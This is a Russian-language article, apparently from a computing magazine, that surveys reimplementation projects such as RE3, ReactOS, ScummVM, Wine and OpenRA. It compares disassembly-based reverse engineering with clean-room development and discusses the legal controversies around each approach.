
Обвинение нельзя назвать безосновательным. Код действительно содержит некоторые необходимые для работы игры ассеты. Кроме того, никто и не думал скрывать тот факт, что код полностью получен обычным реверсом. Как было сказано в документе о стилистике кода:

> Don't just copy paste code from IDA, make it look nice.

Очевидно, метод «чистой комнаты» не применялся. Согласно readme, разработчики заменяли по частям изначальный код игры своим. Старая функция перехватывалась, и управление передавалось на код, восстановленный в дизассемблере. Таким образом проверялась правильность каждой воссозданной функции. В некотором смысле это иллюстрация парадокса корабля Тесея — однажды все функции заменили, а код игры ничуть не изменился.

Тем не менее даже команде из четырех человек потребовалось четыре года на восстановление 7 Мбайт исходников на C++. Это объясняет, почему альтернативный проект OpenRW, с нуля разрабатывающий совместимый с ресурсами GTA 3 движок игры, делается с 2013-го и до сих пор далек от завершения.

В отличие от RE3, OpenRW не повторяет поведение исходной игры. На скриншотах заметно отсутствие теней и постобработки, и в целом картинка выглядит непривычно. Полную совместимость картинки и поведения игры может дать лишь дословное повторение изначального кода.



OpenRW дает очевидные графические артефакты

REACTOS

В 1996 году на свет появилась операционная система FreeWin95, позиционирующая себя как свободный клон Windows 95. Через пару лет фокус разработчиков сместился на Windows NT, и проект получил название ReactOS. Цель проекта — запуск приложений, написанных для Windows (на данный момент для Windows XP), на собственном NT-подобном ядре с открытым исходным кодом. Сейчас система стабильно работает на виртуальных машинах, хотя есть сведения и об успешном использовании на реальном железе.

ReactOS все больше напоминает Windows XP

Проект имеет российские корни, поэтому автор, как мне кажется, смотрел на практики «чистой комнаты» со свойственным многим из нас правовым нигилизмом. В 2006 году разразился скандал, когда один из иностранных участников команды ReactOS заявил, что покидает проект, так как код ReactOS содержит элементы, полученные путем дизассемблирования Windows. После этого разработчики ReactOS выкатили документ, в котором обещали заставить новых разработчиков пользоваться «чистой комнатой», а весь уже написанный код отправить на проверку. После завершения этой «проверки» конфликт был фактически исчерпан.

Недавняя цитата одного из разработчиков ReactOS:

> Да, мы пользуемся реверс-инжинирингом. Причем здесь есть такая интересная правовая особенность: общественная организация, которую мы создали, чтобы собирать донаты и делать какие-то юридические вещи, зарегистрирована в Германии, то есть в Евросоюзе. А там некоторое время назад был разрешен реверс-инжиниринг с целью создания совместимого ПО.
> Мы используем данные, которые выкладываются самой Microsoft. Например, есть довольно много книжек про то, как внутри устроена Windows. Самая известная — Windows Internals. Есть и другие источники — например, исследователи безопасности публикуют внутренности «винды». И мы в этом им отчасти помогаем.
> Тем не менее основной способ, с помощью которого мы понимаем, как что устроено, — это написание тестов. То есть мы пишем какой-то тест, который дергает апишки в Windows, а потом уже пишем код для ReactOS.

Для англоязычной аудитории заявлено использование «чистой комнаты», но фактически на это смотрят сквозь пальцы.

> Что касается фактического применения прямо сейчас, основные сценарии, которые мы видим на конференциях, в общении с нашими пользователями, в средствах коммуникации, — это реверс-инжиниринг Windows. Раньше это было интересно в том числе с позиции секьюрити-ресерча, но со временем мы довольно сильно отстали от свежих версий «винды» в плане безопасности. Все-таки наш проект находится на стадии альфы уже больше 20 лет.
> Те, кто хочет узнать, как устроена Windows, очень часто заглядывают в наши исходники. Когда надо понять, как работает тот или иной компонент в Windows, в ответах часто можно увидеть ссылки на исходный код ReactOS. Даже разработчики, которые пишут драйверы для Windows, пользуются нашими исходниками для изучения некоторых нюансов.

Я сам как-то раз брал кусок недокументированного кода из ReactOS, и он действительно работал неотличимо от оригинала. Так что до утечки исходных кодов Windows XP это был лучший (помимо сайта ntinternals) источник сведений о недокументированных подсистемах Windows. Не говоря о том, что можно своими руками пощупать рабочее NT-подобное ядро с открытым исходным кодом!

SCUMMVM

Что такое ScummVM? Это программа для запуска классических квестов на современных компьютерах. Изначально создавалась для игр от LucasArts, таких как Maniac Mansion (1987), однако сейчас способна запускать порядка 325 игр, выходивших вплоть до 2002 года. Причем это не эмуляция, а именно реимплементация исходных кодов!

Главная фишка проекта — переносимость. Игры для DOS можно запустить на Android, iOS или даже PSP. Словом, везде, где работает ScummVM. Для этого разработчики с нуля переписывают оригинальный движок, стараясь сохранить полную бинарную совместимость с ресурсами игры. Это работает как аргумент против обвинений в пиратстве — нельзя запустить игру, не владея ее лицензионной копией, то есть не имея на руках всех файлов игры.

Полноэкранный режим

Официальное издание Blade Runner работает на ScummVM

Один из разработчиков ScummVM пояснил, почему проект не атакуют правообладатели:

> Потому что мы это делали чуть более осторожно, чем авторы RE3. У нас тоже были проблемы с юристами, но мы их успешно разрешили. Одно из главных правил безопасности проекта — нетолерантность к варезу. Банхаммер всегда наготове. Это позволило заработать репутацию проекта, соблюдающего авторские права.

Также автор поясняет, как происходит добавление новых игр:


> Стоит заметить, что добавление игры в ScummVM — это совсем не простая задача. На сегодня примерно для половины движков нам удалось получить исходники от авторов, но даже в этих случаях код всегда нужно переписывать. Так, в последнее время в проект поступает довольно много игр, написанных изначально на паскале и ассемблере, и, чтобы их добавить, все нужно транслировать в C++. Другая же половина движков получилась путем хардкорного реверс-инжиниринга (по-другому и не скажешь), когда на вооружение берется IDA и мы потихоньку начинаем размечать оригинальный движок названиями функций, переменными и комментариями, слой за слоем разбираясь в логике его работы.

В итоге юридические проблемы удалось разрешить. Официальным признанием можно считать размещение правообладателями в Steam своих старых игр, собранных на базе ScummVM. Зачем вкладываться в переработку движка, если можно взять готовое решение и снова продать игру фанатам?

Как видим, «серый» подход имеет право на существование. Однако речь идет о старых играх, давно не приносящих никому доходов. На мой взгляд, основная задача ScummVM — именно сохранение старых игр как музейных экспонатов. То, что их можно запустить на любой современной машине в два клика, продлевает играм жизнь, сберегая культурное наследие для будущих поколений геймеров.

WINE

Wine расшифровывают в линуксовом духе как Wine Is Not Emulator, хотя настоящая расшифровка — WIndows Native Environment. Wine позволяет запускать Windows-приложения на Unix-подобных системах. Специальный загрузчик исполняемых файлов подменяет стандартные системные библиотеки (ntdll, kernel32 и так далее) собственными реализациями тех же интерфейсов, но вызывающими syscall из ядра Linux. Тонкий слой абстракции симулирует выполнение WinAPI так, чтобы исходная программа могла работать в Linux, как будто бы она запущена в Windows.



Так выглядит рабочий стол в Wine

Wine известен как проект с одной из самых «чистых комнат». Приведу выдержку требований из документации по добавлению новых патчей:

> Разработчики Wine часто сталкиваются с недокументированным поведением или интерфейсами в Windows. Когда это происходит, они используют метод чистой комнаты, чтобы не нарушать никаких авторских прав Microsoft.

Список правил таков:

- при попытке понять функцию API Windows напишите тестовую программу, которая проверяет поведение WinAPI, после чего добавьте программу в набор тестов соответствия;
- также можно заглянуть в MSDN (но отнеситесь к нему с долей скепсиса);
- будьте осторожны — если тестовая программа сработает как надо, не смотрите в документацию или заголовочные файлы Microsoft.

А вот список строгих запретов:

- не дизассемблируйте код Microsoft;
- не исследуйте отладочные символы для кода Microsoft;
- не смотрите на исходный код Microsoft, даже если он стал «публичным» под какой-либо лицензией;
- не смотрите на код ReactOS (даже заголовочные файлы). Большая его часть была подвергнута обратному проектированию с использованием методов, не подходящих для Wine, и поэтому он не является пригодным источником информации.

Последний пункт позабавил, способ разработки ReactOS — секрет Полишинеля. Авторы Wine стараются использовать методы тестирования черным ящиком, чтобы понять, как работает код, не нарушая лицензию дизассемблером. На мой взгляд, это приводит к долгому созданию плохо работающей копии.

Сейчас активно развивается проект Proton — форк Wine, который разрабатывают в Valve. Он включает в себя множество патчей и дополнительных библиотек для улучшения производительности и совместимости с играми. Proton позволяет запускать в Linux многие игры, написанные для Windows, и используется в Steam Deck.

От себя добавлю: наконец-то корпорация с деньгами наведет порядок в бардаке, разведенном Wine. Чего стоит winetricks, содержащий базу данных с настройками совместимости отдельных приложений и устанавливающий конкретную версию Wine, на которой оно лагает меньше всего. В нормальной ситуации новые версии не должны ломать то, что работало в старых, но разработчики Wine незнакомы с этой новаторской мыслью.

Вскоре после релиза Proton появился порт улучшенной версии Wine на обычный Linux — PortProton. Его делают ребята с linux-gaming.ru, периодически натыкаюсь на их онлайн-стримы по разработке.

В Microsoft не давали публичных комментариев о легитимности Wine. Однако механизм Windows Update заблокирует установку обновлений, если увидит в реестре конфигурационные ключи от Wine. Тем не менее в 2024 году в Microsoft передали проект Mono во владение Wine. Mono — свободная реализация .NET, на которой, к примеру, работают скрипты игрового движка Unity.

СТОИТ УПОМИНАНИЯ

Существует обширный список игр, которые были подвергнуты восстановлению обычным дизассемблером или «чистой комнатой». Дальше — несколько моих любимых примеров.

Проект OpenRA представляет собой написанный с нуля на C# движок для старых стратегий Westwood. Разумеется, он ведет себя иначе, чем оригинал, но старается максимально ему соответствовать. Не так давно в EA открыли исходники Red Alert, Tiberian Dawn, Renegade и Zero Hour. Надеюсь, остальные издатели поступят со своими старыми играми аналогичным образом.

Battlefield News
OpenRA
Singleplayer
Multiplayer
Settings
Extras
Manage Content
Quit

Dune 2000 в OpenRA поддерживает огромное разрешение экрана


Реимплементация первых двух частей Fallout нашего соотечественника позволяет запустить игру даже на планшете под управлением Android или iOS. Титанический объем работы, рекомендую к ознакомлению.

Реверсер galaxyhaxz за два года полностью восстановил исходный код первой Diablo, из которого вырос полноценный билд под современные системы — DevilutionX. Исходники облегчают создание модов, да и просто узнать, что внутри у любимой игры, небезынтересно.

Нельзя не упомянуть OpenMW — свободную реимплементацию движка The Elder Scrolls III, вносящую множество графических улучшений, поддержку новых платформ. На OpenMW даже работают моды к оригиналу!

Также на ум приходит реверс игры Full Tilt, известной многим как «пинбол из Windows XP» или Space Cadet.

> **INFO**
> Интересный факт: эту игру специально выкупили у Maxis. Кто бы мог подумать, что в Windows войдет игра разработчиков The Sims?



Одна из вариаций пинбола, не вошедших в Windows


ВЫВОДЫ

Авторы неофициальных реимплементаций редко объясняют, каким образом исходный код был «восстановлен», но обычно это нетрудно понять, сравнив поведение их движка с оригиналом, — практически незаметная разница в геймплее и картинке говорит о точном восстановлении исходного кода. При создании нового движка повторить поведение исходной игры в мельчайших подробностях почти нереально либо на это уйдет несколько десятилетий.

